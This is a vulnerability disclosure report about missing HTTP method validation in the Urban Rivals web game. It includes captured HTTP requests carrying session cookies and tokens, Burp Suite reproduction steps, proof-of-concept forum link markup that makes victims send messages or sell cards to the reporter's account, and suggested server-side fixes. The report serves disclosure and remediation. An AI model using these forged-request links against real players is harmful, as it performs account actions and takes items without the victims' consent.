Urban Rivals Bug Report

(10-07-2020)

By:- Tanishq Aggarwal (ign: SpykeX_)

Missing HTTP Method Validation

Introduction

Allowing requests originating from incorrect HTTP methods can lead to a variety of security implications for any application. Downgrading a regular POST request to a GET request makes it easier for attackers to exploit other vulnerabilities that may exist in the application such as XSS, CSRF, Reflected File Download, Open Redirect, or Session Fixation. Basically any time the attack targets a user, he/she would prefer to deliver the payload in a link via GET instead of using a form via POST.


Severity assessment

The severity level of this bug is **High**.

CVSS Score: 8.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N)

Analysis of vulnerable component

Let’s analyze the network request that gets sent out when a player attempts to send a private message to another player.



```
POST /ajax/send_private_message.php HTTP/1.1
Host: www.urban-rivals.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Csrf-Token: dcf9bf5f10c17952feae7331d94b8b9dd2d7a4444f85e4b5dbd5997ea9ff3ca3
X-Requested-With: XMLHttpRequest
Content-Length: 69
Origin: https://www.urban-rivals.com
Connection: close
Referer: https://www.urban-rivals.com/search/?terms=faint+man
Cookie: collection-filters={%22nb_per_page%22:%2212%22}; requestAccess-
Key=709698emazmj; UR_SESSID=cb9f0844072d17efd03825aee1957607; csrf-
token=dcf9bf5f10c17952feae7331d94b8b9dd2d7a4444f85e4b5dbd5997ea9ff3ca3;
ur_token=53b44246404126e2c7c931b8c91a0a0705f037086;
viewed_profiles=22998662%3A17148321%3A24181502%3A3589093

action=sendPrivateMessage&dest_id=3589093&type=normal&message=Testing
```

The above request gives us an HTTP 200 response indicating that the request was successful.

Now let’s try to send the same request again but this time change the request method from HTTP POST to HTTP GET.

```
GET /ajax/send_private_message.php?action=sendPrivateMessage&dest_id=3589093&type=
normal&message=Testing HTTP/1.1

Host: www.urban-rivals.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Csrf-Token: dcf9bf5f10c17952feae7331d94b8b9dd2d7a4444f85e4b5dbd5997ea9ff3ca3
X-Requested-With: XMLHttpRequest
Content-Length: 69
Origin: https://www.urban-rivals.com
Connection: close
Referer: https://www.urban-rivals.com/search/?terms=faint+man
Cookie: collection-filters={%22nb_per_page%22:%2212%22}; requestAccess-
Key=709698emazmj; UR_SESSID=cb9f0844072d17efd03825aee1957607; csrf-
token=dcf9bf5f10c17952feae7331d94b8b9dd2d7a4444f85e4b5dbd5997ea9ff3ca3;
ur_token=53b44246404126e2c7c931b8c91a0a0705f037086;
viewed_profiles=22998662%3A17148321%3A24181502%3A3589093
```

Unfortunately, the above request returns an HTTP 200 response as well, indicating that changing the request method had no effect on the way the application processes the request.

Steps to reproduce

Use the proxy feature of Burp Suite Community Edition to intercept the network request being sent to an AJAX endpoint of the game. Send this request to the repeater tab and change its method by right clicking on the request window and selecting “Change request method”. **Send** the request and observe the response.

Exploitability analysis

This behavior can be actively exploited using the Forum functionality of the game. By embedding a link to an AJAX endpoint using the URL-embed markup feature of the Forums, an attacker can very easily conceal a malicious GET request within a regular forum post/comment. Any user who clicks on this embedded link will become a victim to the attack. Since the application accepts HTTP GET requests on its AJAX endpoints rather than restricting allowed methods to HTTP POST only, the request will get accepted.

An attacker can thus make forum posts/comments containing malicious links to the game’s AJAX endpoints and perform actions on behalf of any user who clicks on that link, such as making them send private messages, sell cards to the attacker, create/delete forum posts, etc.

Other than forums, an attacker can also spread the malicious links through private messages, or any other sources. Since the links will be specific to the **www.urban-rivals.com** domain, users might not be able to identify them as malicious, and might be enticed to visit them.

Proof of concept

Make a forum post/comment containing the following text:

[url=../../ajax/send_private_message.php?action%3DsendPrivateMessage%26dest_id%3D35073257%26type%3Dnormal%26message%3DOMG%21%20I%20got%20hacked%21]Click here to see something interesting[/url]

Whenever someone clicks on the above link, a private message will be sent from their account to **SpykeX_** saying “**OMG! I got hacked!**”

A more practical example of an attack would be:

[url=../../ajax/collection.pro/?action=selectionsell&type=private&recipient=SpykeX_&sales=%255B%257B%2522id%2522%253A1608%252C%2522level%2522%253A3%252C%2522quantity%2522%253A1%252C%2522price_unit%2522%253A50%257D%255D]Click here to see something interesting[/url]

The above link makes any user who clicks on it send an **Al-Lycs (lvl 3)** to **SpykeX_** in private sales.

Impact analysis

Since the attacker is limited to only one action per link, this kind of vulnerability cannot be exploited to induce batch actions on behalf of the victim user. Thus, a single malicious link cannot cause a chain reaction attack throughout the game.

However, a single link can be just as detrimental depending upon the action that the attacker is trying to induce, as well as the targeted user. For example, the attacker can make a user sell all their expensive cards to Kate, or the attacker himself (the no. of cards directly dependent upon the length limit placed on embedded-URLs within the forums).

Furthermore, if the attacker is familiar with the admin functionality of the game and the targeted user is an admin on the game, the attacker can induce administrator level actions within the game.

Suggested patches

- Check whether **$_SERVER[‘REQUEST_METHOD’] === ‘POST’** before processing any requests made on the AJAX endpoints of the game *(most reliable solution)*
- Resolve all embedded URLs completely and make sure they do not link to an AJAX endpoint before allowing it as a forum post/comment *(only prevents exploitation through forums)*

Important links

https://curesec.com/blog/article/blog/Security-Implications-of-GETPOST-Interchangeability-166.html